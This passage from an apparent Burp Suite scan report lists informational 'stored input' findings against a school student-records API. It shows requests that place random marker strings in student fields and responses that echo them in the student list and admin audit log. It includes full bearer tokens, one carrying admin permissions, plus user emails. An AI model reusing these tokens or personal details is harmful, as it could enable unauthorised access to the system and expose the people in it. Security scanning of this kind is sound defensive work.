eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3ZlcmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLvTjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8bRrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwOzF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 2

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN

```
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:42 GMT

{"tenantId":null,"page":1,"pageSize":20,"totalCount":4687,"count":20,"events":
[{"eventId":4687,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded","entityT
yp
...[SNIP]...
3-21T07:20:19.3666667"},
{"eventId":4678,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded","entityTy
pe":"Report","entityId":1923,"metaJson":"{\"filename\":\"oa2ci6sw6pbnb9eb76mqv7ms5jbhz9p1dt5hx4nsc\",
\"threatLevel\":\"SAFE\",\"cid\":
\"bafkreibn6slzahcyjsef6gfkizho7jebrvmxvpuwjk54z6li4dx77axheq\"}","occurredAt":"2026-03-21T07:20:18.3333333"},
{"eventId":4677,"tenantId":6,"actorUpn":"pro.ties20@gma
...[SNIP]...
```

9.7. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The value of the **extRef** JSON parameter submitted to the URL /Veracism/api/students/4 is copied into the response for the URL /Veracism/api/students.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
```

```
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd asdasd","extRef":"lmb9u34timnkn6q8j3yn74yphgnebh65yxmp9gx5"}
```

Request 2


```
GET /Veracism/api/students?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```


Response 2


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:19:39 GMT

{"tenantId":6,"page":1,"pageSize":20,"totalCount":2,"count":2,"students":
[{"studentId":6,"tenantId":6,"externalReference":"testasd","fullName":"Testasd","studentNumber":"0123012","isActive":tru
e,"createdAt":"2026-03-04T23:23:33.5133333"},
{"studentId":4,"tenantId":6,"externalReference":"lmb9u34timnkn6q8j3yn74yphgnebh65yxmp9gx5","fullName":"Testasd
asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}]}
```

9.8. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The value of the **extRef** JSON parameter submitted to the URL /Veracism/api/students/4 is copied into the response for the URL /Veracism/api/admin/audit.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxl_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd asdasd","extRef":"lmb9u34timnkn6q8j3yn74yphgnebh65yxmp9gx5"}
```

Request 2

```
GET /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
```

```
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYI-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:12 GMT

{"tenantId":null,"page":1,"pageSize":20,"totalCount":4677,"count":20,"events":
[{"eventId":4677,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded","entityT
yp
...[SNIP]...
":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"student.updated","entityType":"Student","entityId":4,"m
etaJson":"{\"StudentNumber\":null,\"FullName\":\"Testasd asdasd\",\"ExtRef\":
\"lmb9u34timnkn6q8j3yn74yphgnebh65yxmp9gx5\",\"IsActive\":null}","occurredAt":"2026-03-21T07:19:39.8033333"},
{"eventId":4667,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"student.updated","entityType"
:"Student","e
...[SNIP]...
```

9.9. https://sb-api.ismanila.org/Veracism/api/students/4 [fullName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/students/4**

Issue detail

The value of the **fullName** JSON parameter submitted to the URL /Veracism/api/students/4 is copied into the response for the URL /Veracism/api/admin/audit.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"kqe8y28smlrjr5u7n22mb32olfrdfga42wqode13","extRef":"testasdxx"}
```

Request 2

```
GET /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYI-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
```

```
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:12 GMT

{"tenantId":null,"page":1,"pageSize":20,"totalCount":4677,"count":20,"events":
[{"eventId":4677,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded","entityT
yp
...[SNIP]...
33"},
{"eventId":4667,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"student.updated","entityType"
:"Student","entityId":4,"metaJson":"{\"StudentNumber\":null,\"FullName\":
\"kqe8y28smlrjr5u7n22mb32olfrdfga42wqode13\",\"ExtRef\":\"testasdxx\",
\"IsActive\":null}","occurredAt":"2026-03-21T07:19:39.7766667"},
{"eventId":4666,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded
...[SNIP]...
```

9.10. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the **extRef** JSON parameter submitted to the URL /Veracism/api/students/6 is copied into the response for the URL /Veracism/api/students.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd","extRef":"ophcx67wlpqnq9tbm61qa71skjqhea9y1qpic90y"}
```

Request 2

```
GET /Veracism/api/students?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
